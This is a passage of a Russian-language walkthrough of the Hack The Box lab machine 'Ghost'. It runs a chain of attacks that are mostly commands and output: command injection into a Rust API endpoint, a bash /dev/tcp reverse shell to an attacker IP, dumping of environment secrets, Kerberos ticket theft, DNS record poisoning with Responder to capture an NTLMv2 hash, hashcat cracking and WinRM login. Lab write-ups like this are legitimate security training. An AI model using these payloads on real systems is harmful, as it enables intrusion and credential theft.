

SEARCH
("/
20 results in 16 files - Open in editor
main.rs backend/src
.mount("/api", routes![
.mount("/api-dev", routes![
.register("/", catchers![not_authorized])
forum.rs backend/src/api
#[get("/forum")]
login.rs backend/src/api
#[post("/login", data = "<body>")]
me.rs backend/src/api
#[get("/me")]
news.rs backend/src/api
#[get("/news")]
users.rs backend/src/api
#[get("/ldap_users")]
scan.rs backend/src/api/dev
#[post("/scan", format = "json", data = "<data>")]
page.tsx frontend/src/app
return redirect("/login");
return redirect("/news");
layout.tsx frontend/src/app/(dashboard)
redirect("/login");
page.tsx frontend/src/app/(dashboard)/forum
...response = await apiFetch("/api/forum");
page.tsx frontend/src/app/(dashboard)/news
scan.rs
backend > src > api > dev > scan.rs

```

// Scans an url inside a blog post
// This will be called by the blog to ensure all URLs in posts are safe
#[post("/scan", format = "json", data = "<data>")]
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    // currently intranet_url_check is not implemented,
    // but the route exists for future compatibility with the blog
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();

    match result {
        Ok(output) => {
            Json(ScanResponse {
                is_safe: true,
                temp_command_success: true,
                temp_command_stdout: String::from_utf8(output.stdout).unwrap_or("".to_string()),
                temp_command_stderr: String::from_utf8(output.stderr).unwrap_or("".to_string()),
            })
        }
        Err(_) => Json(ScanResponse {
            is_safe: true,
            temp_command_success: false,
            temp_command_stdout: "".to_string(),
            temp_command_stderr: "".to_string(),
        })
    }
}
```

Исходный код функции scan

Попробуем выполнить инъекцию команды `id`.

```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"q; id"}' | jq
```




```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"q; id"}' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   202  100   187  100    15    789     63 --:--:-- --:--:-- --:--:--   855
{
  "is_safe": true,
  "temp_command_success": true,
  "temp_command_stdout": "uid=0(root) gid=0(root) groups=0(root)\n",
  "temp_command_stderr": "bash: line 1: intranet_url_check: command not found\n"
}
```

Ответ сервера

Результат выполнения команды есть в ответе сервера, а значит, запускаем листенер (`pwncat-cs -lp 4321`) и кидаем реверс-шелл.

```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"q; sh -i >& /dev/tcp/10.10.16.31/4321 0>&1"}' | jq
```



```
[11:18:30] Welcome to pwncat 🐈!
[11:18:33] received connection from 10.10.11.24:49836
[11:18:36] 0.0.0.0:4321: upgrading from /usr/bin/dash to /usr/bin/bash
[11:18:37] 10.10.11.24:49836: registered new host w/ db
(local) pwncat$ back
(remote) root@36b733906694:/app# id
uid=0(root) gid=0(root) groups=0(root)
(remote) root@36b733906694:/app#
```

Сессия пользователя root


Пользователь домена

Теперь нам необходимо собрать информацию. Я, как обычно, буду использовать для этого скрипты PEASS.

> ## Справка: скрипты PEASS
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе много всего, так что нужно пройтись и выбрать только важную для дальнейшего продвижения информацию.


В переменных окружения будет несколько паролей. Однако применить их негде.



```
╔══════════╣ Environment
╚ Any private information inside environment variables?
HISTFILESIZE=0
DATABASE_URL=./database.sqlite
ROCKET_ADDRESS=0.0.0.0
HOSTNAME=36b733906694
SHLVL=3
HOME=/root
OLDPWD=/
LDAP_HOST=ldap://windows-host:389
DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe
PS1=$(command printf "\[\033[01;31m\](remote)\[\033[0m\] \[\033[01;33m\]$(whoami)@$(hostname)\[\033[0m\]:\[\033[1;36m\]$PWD\[\033[0m\]\$ ")
_=./linpeas.sh
TERM=xterm-256color
RUSTUP_HOME=/usr/local/rustup
HISTCONTROL=ignorespace
LDAP_BIND_DN=CN=Intranet Principal,CN=Users,DC=ghost,DC=htb
PATH=/usr/local/cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HISTSIZE=0
JWT_SECRET=*xopkAGbLyg9bK_A
RUST_VERSION=1.79.0
PWD=/tmp
LDAP_BIND_PASSWORD=He!KA9oKVT3rL99j
CARGO_HOME=/usr/local/cargo
HISTFILE=/dev/null
```

Переменные окружения


В домашнем каталоге рута есть SSH-конфиг для пользователя `florence.ramirez`.



```
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
/root/.bashrc
/root/.profile
/root/.ssh
/root/.ssh/config
/root/.ssh/known_hosts
/root/.ssh/controlmaster
/root/.ssh/controlmaster/florence.ramirez@ghost.htb@dev-workstation:22
/root/.ssh/known_hosts.old
```

Содержимое домашнего каталога root

Осталось просто подключиться к хосту `dev-workstation`.



```
(remote) root@36b733906694:/tmp# ssh florence.ramirez@ghost.htb@dev-workstation
Last login: Wed Sep  4 09:34:17 2024 from 172.18.0.3
florence.ramirez@LINUX-DEV-WS01:~$ id
uid=50(florence.ramirez) gid=50(staff) groups=50(staff),51(it)
florence.ramirez@LINUX-DEV-WS01:~$
```

Сессия пользователя florence.ramirez

Продолжение статьи →


HTB GHOST

ПРОБИРАЕМСЯ ЧЕРЕЗ ЛЕС ACTIVE DIRECTORY

ДОЧЕРНИЙ ДОМЕН

DNS Spoofing

Так как мы работаем в контексте доменного пользователя, сразу проверим настройки Kerberos в файле `/etc/krb5.conf`. Создадим соответствующие записи в файле `/etc/hosts`.




```
florence.ramirez@LINUX-DEV-WS01:/tmp$ cat /etc/krb5.conf
[logging]
    default = FILE:/var/log/krb5.log
    kdc = FILE:/var/log/kdc.log
    admin_server = FILE:/var/log/kadmind.log

[libdefaults]
    default_realm = GHOST.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    GHOST.HTB = {
        kdc = dc01.ghost.htb
        admin_server = dc01.ghost.htb
        default_domain = GHOST.HTB
    }
    ghost.htb = {
        kdc = dc01.ghost.htb
        admin_server = dc01.ghost.htb
        default_domain = ghost.htb
    }
    GHOST = {
        kdc = dc01.ghost.htb
        admin_server = dc01.ghost.htb
        default_domain = GHOST.HTB
    }

[domain_realm]
    .ghost.htb = GHOST.HTB
    ghost.htb = GHOST.HTB
```

Содержимое файла /etc/krb5.conf

Имея пользователя домена, попробуем провернуть атаку DNS Spoofing. Для этого на своей машине запустим листенер:

```
responder -i tun0
```

Теперь создадим запись для имени `bitbucket.ghost.htb`. Для этого сдампим тикет пользователя и перенесем на свою машину.




```
florence.ramirez@LINUX-DEV-WS01:/tmp$ cat /tmp/krb5cc_50 | base64 -w0
```

Перенос билета Kerberos

Декодировав тикет обратно на своей машине, выполним его проверку через **NetExec**.

```
KRB5CCNAME=florence.ramirez.ccache nxc smb dc01.ghost.htb -d ghost.
htb -u florence.ramirez -k --use-kcache
```




```
KRB5CCNAME=florence.ramirez.ccache nxc smb dc01.ghost.htb -d ghost.htb -u florence.ramirez -k --use-kcache
SMB         dc01.ghost.htb  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:False)
SMB         dc01.ghost.htb  445    DC01             [+] ghost.htb\florence.ramirez from ccache
```

Проверка билета

Аутентификация пройдена, а значит, с билетом все в порядке. Осталось с помощью **dnstool.py** создать DNS-запись `bitbucket.ghost.htb`, которая будет резолвиться в адрес нашей машины с респондером.


```
KRB5CCNAME=florence.ramirez.ccache python3 dnstool.py -u 'GHOST.HTB\
florence.ramirez' -k -r bitbucket.ghost.htb -a add -d 10.10.16.31
-dns-ip 10.10.11.24 DC01.GHOST.HTB
```



```
KRB5CCNAME=florence.ramirez.ccache python3 dnstool.py -u 'GHOST.HTB\florence.ramirez' -k -r bitbucket.ghost.htb -a add -d 10.10.16.31 -dns-ip 10.10.11.24 DC01.GHOST.HTB
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Создание DNS-записи

Теперь, когда пользователь обратится к машине `bitbucket`, он пройдет аутентификацию на нашем сервере. Так мы и получаем NTLMv2-хеш учетной записи `justin.bradley`.




```
[+] Listening for events...

[!] Error starting TCP server on port 53, check permissions or other servers running.
[HTTP] NTLMv2 Client   : 10.10.11.24
[HTTP] NTLMv2 Username : ghost\justin.bradley
[HTTP] NTLMv2 Hash     : justin.bradley::ghost:edb4330302715a12:27B543B0420D3D19B0C7ED34212DBB9E:
```

Логи респондера

Сломать этот хеш труда не составило, пароль оказался словарным.

```
hashcat -m 5600 'justin.bradley::ghost:edb4330302715a12...0000000'
rockyou.txt
```




```
740062000000000000000000:Qwertyuiop1234$$

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JUSTIN.BRADLEY::ghost:edb4330302715a12:27b543b0420d...000000
```

Результат подбора пароля

От имени нового пользователя подключаемся к WinRM и забираем первый флаг.

```
evil-winrm -u justin.bradley -p 'Qwertyuiop1234$$' -i 10.10.11.24
```



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\justin.bradley\Documents> whoami
ghost\justin.bradley
*Evil-WinRM* PS C:\Users\justin.bradley\Documents> type ..\Desktop\user.txt
c94376b91c3bb42e63739d08f85673e5
*Evil-WinRM* PS C:\Users\justin.bradley\Documents>
```

Флаг пользователя

ADFS

